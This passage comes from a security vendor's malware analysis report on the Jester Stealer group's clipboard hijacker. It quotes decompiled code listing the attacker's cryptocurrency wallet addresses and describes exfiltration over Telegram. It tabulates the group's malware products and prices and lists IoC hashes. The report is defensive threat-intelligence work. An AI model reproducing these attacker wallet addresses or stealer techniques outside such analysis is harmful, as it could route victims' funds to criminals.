

Figure 4-15Hijack the clipboard content

The attacker's preset digital wallet address is as follows.

```
// Token: 0x04000003 RID: 3
public static readonly Dictionary<string, string> newCoinAddress = new Dictionary<string, string>
{
    {
        "xmr",
        "49m8doNVqQR78rZ7diAqDtAyQTJRxtwzYX9AKkk9MHLyEFFsHRhnS7KaaaiofMUhssbTvGwDhTwiu7wknzN7uQZ94ccHpCv"
    },
    {
        "btc",
        "bc1qy0ne556c598mrz2fcqws46s9kgd54r293dam87,32pV6QiGd1Y2vrP527qaJz84T6cy3UUmTe,1LsZS4u3b2WhRZciCa5BXtr28jbpnXxAue"
    },
    {
        "bch",
        "qqt2zagz6wfcy3l77ad5ufvux7250210uvlqpv49q0"
    },
    {
        "zec",
        "t1V7NEnYmdnGVMFE7nLmW9r1DxnvBdZEcuu"
    },
    {
        "eth",
        "0x80C0ACA26e4f3019D157d9f19489d5692C75B9Ba"
    },
    {
        "doge",
        "D5yx5G3bKQB4NRchJYbVajS57hgbSyMBMn"
    },
    {
        "ltc",
        "ltc1qndp5t0ukp53wm89c6gw3cgkfqw5hqlghxhx149,MKCXLo9RGca8Xxz1Ww9biF4qTCFTWa54it,LMeLuvF9esPriMEWqBV3YmDaQVgeDV6Duo"
    },
    {
        "xrp",
        "rEiCZHfcCkFp3q3rjiNoazuJrJdGSpCwMf"
    },
    {
        "dash",
        "Xi55PRbHJrZ5xNg8WujNHbxSH7eL9sgBGR"
    },
    {
        "neo",
        "AYMULiytvVNVbp1sReRiRsgaS1K5EiWm6J"
    }
};
```

Figure 4-16The attacker's preset wallet address

The replaced clipboard contents are sent to the attacker via the Telegram API.



Figure 4-17Return clipboard hijacking result

5 Jester Stealer Hacker Group Association Analysis

Through the correlation analysis of the sample, it was found that the data stealing Trojan and clipboard hijacker released by the sample were both created by Jester. Developed and sold by the Stealer hacker group. The group began selling stealing Trojans on July 20, 2021, and after October 2 of the same year, began profiting from selling various types of malware, including clipboard hijackers, mining Trojans, and botnets. This is a typical commercially operated hacker group.

The Jester Stealer Trojan is the primary malware sold by this hacker group and was first sold on hacker forums on July 20 , 2021. This Trojan is frequently updated, primarily to add new stealing features, adapt to changes in the target environment, and fix bugs. The sample analyzed this time is version 1.7.0.1.

Table 5-1 Jester Stealer Trojan version update

Date	Version	Illustrate
July 20, 2021	Jester Stealer v1.0	Jester Stealer first appeared on hacker forums, primarily advertising its capabilities: stealing secrets from a wide range of software, transmitting via the Tor network with AES-CBC-256 encryption, supporting Telegram notifications, and anti-virtual machine, anti-sandbox , and duplicate run prevention features. It offers a buyout fee.

August 8, 2021	Jester Stealer v1.1	Add the function of stealing electronic currency wallets.
August 10, 2021	Jester Stealer v1.2	Add functions such as automatic extraction of information such as the number of followers of social networking site accounts and saving browser cookies in Json format.
August 12, 2021	Jester Stealer v1.3	Added functions such as Github account information extraction and optimized the display of received information.
August 20, 2021	Jester Stealer v1.4	Add new stealing capabilities for Chrome browser and certain websites.
August 25, 2021	Jester Stealer v1.5	Add backup return C2 addresses and increase stealing capabilities targeting financial domain names.
September 17, 2021	Jester Stealer v1.5.0.1 Jester Stealer v1.5.0.2	Fix multiple bugs.
September 28, 2021	Jester Stealer v1.6.0.1	Support Windows 11 system.
September 30, 2021	Jester Stealer v1.7	Automatically parse the electronic wallet seeds, private keys , etc. that may exist in the file .
October 6, 2021	Jester Stealer v1.7.0.1	Fix multiple bugs.
December 14, 2021	Jester Stealer v1.7.0.3	Adapt to Chrome v96 version of the cookie stealer.
January 4, 2022	Jester Stealer v1.8	Add multiple data stealing functions.
January 21, 2022	Jester Stealer v1.7.1.0	Improve return speed.

In addition to the theft Trojan, the Jester Stealer hacker group also sells malicious software including the clipboard hijacker Merlynn Clipper, mining Trojan Trinity Miner, and botnet Lilith BotNet. These malware products typically have price tags ranging from tens to hundreds of dollars, indicating that the group is attempting to diversify its profit streams and generate more illicit profits.

Table 5-2 Jester Stealer hacker group sells malicious software

Malware	Earliest sales date	Price (USD)	Illustrate
Jester Stealer	July 20, 2021	99~249	Jester Stealer Trojan.
Jester Stealer Builder	September 2 , 2021	459~999	Jester is a stealing Trojan builder used to generate Trojan programs with custom functions, disguise, obfuscation, etc. It contains C2 server code for self-construction.
Lilith BotNet	October 2 , 2021	150~700	Lilith botnet program, main functional modules: advertising plug-ins, competitor removal , clipboard hijacker, DDoS , payload delivery, mining, and data-stealing Trojan.
Lilith BotNet Builder		300~1400	Lilith botnet builder.
Merlynn Clipper	Pre-sale on October 9, 2021, Released on October 21 , 2021	29~99	Merlynn clipboard hijacker, whose main function is to replace the wallet addresses of 10 electronic currencies in the clipboard with the addresses preset by the attacker.
Merlynn Clipper Builder		59~199	Merlynn clipboard hijacker builder.

Trinity Miner	November 2 , 2021	29~99	The Trinity mining trojan can be used to mine Monero.
Trinity Miner Builder		59~199	Trinity mining trojan builder.

6 Summarize

Currently, this type of commercial stealing Trojan, driven by profit, has formed a complete stealing industry chain. In this competitive market, the Jester Stealer Trojan is rapidly updating and iterating, constantly adding new stealing features. In a short period of time, it has developed a relatively mature stealing and transmission capability, resulting in serious consequences for users, such as privacy leaks and financial losses.

Jester Stealer hacker group, as the upstream of the commercial stealing Trojan industry chain, is responsible for designing, developing, testing, and maintaining and updating these programs. However, the group's development of various types of malware, including clipboard hijackers, mining Trojans, and botnets, demonstrates that dedicated stealers have shifted from solely stealing data to employing complex profit strategies, including but not limited to mining and wallet hijacking.

Antiy CERT consistently monitors the technical changes and characteristics of malicious code, such as stealing Trojans and clipboard hijackers, and proposes corresponding solutions, which are then deployed in security products. Antiy IEP not only provides basic functions such as virus detection and active defense, but also offers enhanced capabilities such as terminal control and network control, effectively defending against such threats and ensuring user data security.

7 IoCs

9760B3E37006E0F3EDDE69F9A92C535A
A09C37144CA538B0BC4499BF59C691F1
EEC41C39511EE00773A1E8114AC34E70

Appendix 1: References

[1]. Comprehensive Analysis Report on Commercial Stealing Trojans

https://www.antiy.cn/research/notice&report/research_report/20220316.html

Appendix 2: About Antiy

Antiy is committed to enhancing the network security defense capabilities of its customers and effectively responding to security threats. Through more than 20 years of independent research and development, Antiy has developed technological leadership in areas such as threat detection engines, advanced threat countermeasures, and large-scale threat automation analysis.

Antiy has developed IEP (Intelligent Endpoint Protection System) security product family for PC, server and other system environments, as well as UWP (Unified Workload Protect) security products for cloud hosts, container and other system environments, providing system security capabilities including endpoint antivirus, endpoint protection (EPP), endpoint detection and response (EDR), and Cloud Workload Protection Platform (CWPP) , etc. Antiy has established a closed-loop product system of threat countermeasures based on its threat intelligence and threat detection capabilities, achieving perception, retardation, blocking and presentation of the advanced threats through products such as the Persistent Threat Detection System (PTD), Persistent Threat Analysis System (PTA), Attack Capture System (ACS), and TDS. For web and business security scenarios, Antiy has launched the PTF Next-generation Web Application and API Protection System (WAAP) and SCS Code Security Detection System to help customers shift their security capabilities to the left in the DevOps process. At the same time, it has developed four major kinds of security service: network attack and defense logic deduction, in-depth threat hunting, security threat inspection, and regular security operations. Through the Threat Confrontation Operation Platform (XDR), multiple security products and services are integrated to effectively support the upgrade of comprehensive threat confrontation capabilities.

Antiy provides comprehensive security solutions for clients with high security requirements, including network and information authorities, military forces, ministries, confidential industries, and critical information infrastructure. Antiy has participated in the security work of major national political and social events since 2005 and has won honors such as the Outstanding Contribution Award and Advanced Security Group. Since 2015, Antiy's products and services have provided security support for major spaceflight missions including manned spaceflight, lunar exploration, and space station docking, as well as significant missions such as the maiden flight of large aircraft, escort of main force ships, and Antarctic scientific research. We have received several thank-you letters from relevant departments.

Antiy is a core enabler of the global fundamental security supply chain. Nearly a hundred of the world's leading security and IT enterprises have chosen Antiy as their partner of detection capability. At present, Antiy's threat detection engine provides security detection capabilities for over 1.3 million network devices and over 3 billion smart terminal devices worldwide, which has become a "national-level" engine. As of now, Antiy has filed 1,877 patents in the field of cybersecurity and obtained 936 patents. It has been awarded the title of National Intellectual Property Advantage Enterprise and the 17th (2015) China Patent Excellence Award.

Antiy is an important enterprise node in China emergency response system and has provided early warning and comprehensive emergency response in major security threats and virus outbreaks such as "Code Red", "Dvldr", "Heartbleed", "Bash Shellcode" and "WannaCry". Antiy conducts continuous monitoring and in-depth analysis against dozens of advanced cyberspce threat actors (APT groups) such as "Equation", "White Elephant", "Lotus" and "Greenspot" and their attack actions, assisting customers to form effective protection when the enemy situation is accurately predicted.

